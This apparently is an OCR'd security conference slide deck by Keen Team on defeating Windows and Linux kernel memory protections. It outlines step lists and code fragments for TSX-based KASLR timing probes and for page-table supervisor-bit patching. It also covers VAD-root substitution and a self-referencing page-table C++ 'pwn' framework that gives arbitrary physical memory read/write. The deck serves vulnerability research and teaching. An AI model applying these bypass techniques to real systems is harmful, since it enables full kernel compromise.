
- MMU mechanism was build:
  - To be fast not 'too secure'!

- TSX is to be disabled by microcode update
- But other research & approaches well known!

http://felinemenace.org/~nemo/docs/TR-HGI-2013-001.pdf

```
size_t
KernelProbeStamp(
    const void* krnAddr
    )
{
    //krnAddr is OK to be random from given range
    unsigned int status = _xbegin();
    if (status == _XBEGIN_STARTED)
    {
        supercheck(krnAddr, nullptr);
        _xend();
    }
    return __rdtsc();
}
```

http://labs.bromium.com/2014/10/27/tsx-improves-timing-attacks-against-kaslr/



MMU continue!


concept, multiple layers of PXN in real

http://www.cs.ucla.edu/classes/spring14/cs111/scribe/14b/

https://labs.mwrinfosecurity.com/

Basic idea

1. Per page privilages
2. Supervisor vs User priv
3. Make mmap / VirtualAlloc
4. memcpy data
5. Flag you page as Supervisor
6. Trigger ACE or Data access
7. Bypass SMEP
8. Bypass SMAP



http://viralpatel.net/taj/tutorial/paging.php


POC - by MWR labs

1. choose address with isolated page tables
   1. To be sure write-where does not hit other used memory
2. 0x100804020001 => far enough in memory
3. mmap 0x100804020001
4. memcpy
5. Patch S/U bits (write-where)
6. S/U bits need to patch per PXE !
7. pwn

https://labs.mwrinfosecurity.com/blog/2014/08/15/windows-8-kernel-memory-protections-bypass/


MMU logic

- Unmapped memory cause PageFault
- Bad access cause PageFault
- PageFault handler do lookups
- VAD / vm_area
- On behalf of lookup will continue
- Create / Read Page Tables



VAD / VM_AREA

- malloc is lazy
- Reserve memory in memory struct (AVL tree)
- Do not create Page Table entries!
- PTE are created on first access in PageFault handler!
- NULLPTR deref killed by checking here
- - cheaper, faster
- - simple, not hardened
- and .. point of attack





http://www.codemachine.com/article_protopte.html


KEEN TEAM

MMU PWNED!

1. write-where
2. nt!_eprocess->**VadRoot** (task_struct->mm)
3. Substitue with own simple member
4. Fake member covers whole memory range
5. Trigger PageFault (f.e. nullptr deref ;)
6. PageFault handler find it in Vad / mm
7. MMU will create page tables
8. **FirstPrototypePte** is physical address, you choose!
9. Leads to read / write arbitrary memory!
10. nullptr revival!







Virtual address == SYMBOLIC

Not checked if it is *really* cpl0 or cpl3 page!

The **ProbeForRead** routine checks that a user-mode buffer actually resides in the user portion of the address space, and is correctly aligned.


```
unsigned long copy_from_user(void *to, const void __user *from, unsigned long n)
{
    if (likely(access_ok(VERIFY_READ, from, n)))
        n = __copy_from_user(to, from, n);
    else
        memset(to, 0, n);
    return n;
}
```

```
#define __addr_ok(addr) ({ \
    unsigned long flag; \
    __asm__("cmp %2, %0; movlo %0, #0" \
        : "=&r" (flag) \
        : "0" (current_thread_info()->addr_limit), "r" (addr) \
        : "cc"); \
    (flag == 0); })

/* We use 33-bit arithmetic here... */
#define __range_ok(addr,size) ({ \
    unsigned long flag, roksum; \
    __chk_user_ptr(addr); \
    __asm__("adds %1, %2, %3; sbcccs %1, %1, %0; movcc %0, #0" \
        : "=&r" (flag), "=&r" (roksum) \
        : "r" (addr), "Ir" (size), "0" (current_thread_info()->addr_limit) \
        : "cc"); \
    flag; })
```

KERNEL - FAIL - SAFE - CHECKS

copy_to/from_user


ProbeForRead/Write



Think deeper!

Self - REF

- write-where to patch
- but where to write ?
- x64 => 4lvl of PXE
- PML4, PDP, PT, PTE
- c3 holds the PML4 base
- others PXE are need to be readed!
- … unless self referencing comes in place!
- bonus cr3 : physical addresses not so well randomized ;)




```
Command
0:000> .formats poi @rbx; dt VIRTUAL_ADDRESS @rbx  Selector->*
Evaluate expression:
  Hex:     00001008`04020001
  Decimal: 17626613022721
  Octal:   00000004004004004400001
  Binary:  00000000 00000000 00010000 00001000 00000100 00000010 00000000 00000001
  Chars:   ........
  Time:    Sun Jan 21 17:37:41.302 1601 (UTC + 8:00)
  Float:   low 1.52814e-036 high 5.75093e-042
  Double:  8.7087e-311
PoC_VadPwned!VIRTUAL_ADDRESS
   +0x000 Selector    :
      +0x000 ByteOffset : 0y000000000001 (0x1)
      +0x000 PTESelector : 0y000100000 (0x20)
      +0x000 PTSelector : 0y000100000 (0x20)
      +0x000 PDPSelector : 0y000100000 (0x20)
      +0x000 PML4Selector : 0y000100000 (0x20)
```

!pte 0x1008040200001

How magic is it, self-ref tricking…

Exploring Potential

- in every PXE is physical addresses!
- We point to PM4, after last translation
- **Byte Offset** points to PHYSICAL address to be read / write / exec
- Virtual addresses are just symbolic links to physical ones
- RWE to all physical memory
- Equivalent to broke KASLR, SMEP, SMAP, W^X, NonPagePoolNx



Framework

1. Provide page dir addr
2. Provide write-where vuln
   1. will be used once in current state of OS
   2. more generic, write more times
3. Use as KernelIo
4. Snapshot for arm

```
template<bool write>
bool
IO(
    void* addr,
    void* mem,
    size_t size
    )
{
    CVirtualAddress va(addr);

    if (m_cr3Pgd.VA().IsInRange(addr))
        return write ?
            m_cr3Pgd.Write(va.VirtualPageDirDelta(), mem, size) :
            m_cr3Pgd.Read(va.VirtualPageDirDelta(), mem, size);

    pgd_t addr_pgd = { 0 };
    bool readed = m_cr3Pgd.Read(
        CVirtualAddress(va.PgdEntry(m_cr3Pgd.Cr3())).VirtualPageDirDelta(),
        &addr_pgd,
        sizeof(addr_pgd));

    if (!readed)
        return false;

    void* cr3 = m_cr3Pgd.Cr3();
    CPgdPwn addr_pwn(static_cast<pgd_t*>(cr3), va, *this);

    if (!addr_pwn.Pwn(addr_pgd))
        return false;
    if (!addr_pwn.VA().IsInRange(addr))
        return false;

    return write ?
            n.Write(va.VirtualPageDirDelta(), mem, size) :
            n.Read(va.VirtualPageDirDelta(), mem, size);
```

```
CPageTableIo pt_pwn(mm.pgd, msm);

size_t leak = 0;
auto ok = pt_pwn.Read((void*)0xC0080000, &leak, sizeof(leak));
```

Conclusions

- Kernel was build meant to be faster than secure
- Security is (/can be) boosted by hardware features, incredibly!
- Compiler can secure a lot, especially for C++
- Patching to add security != security based model
- Redesigning from scratch is not undoable, and maybe not bad idea ..
- But I do not expect many core changes, or changes at all, so facts remains :
  - Changes are hard & slow process
  - Attack surface is large

KEEN TEAM

@K33nTeam

Thank You!

Q & A

- **We are hiring!**
- ✓ Kernel & app sec
- ✓ A *LOT* of research
- ✓ mobile, pc
- ✓ M$, android, OSX ..

@zer0mem
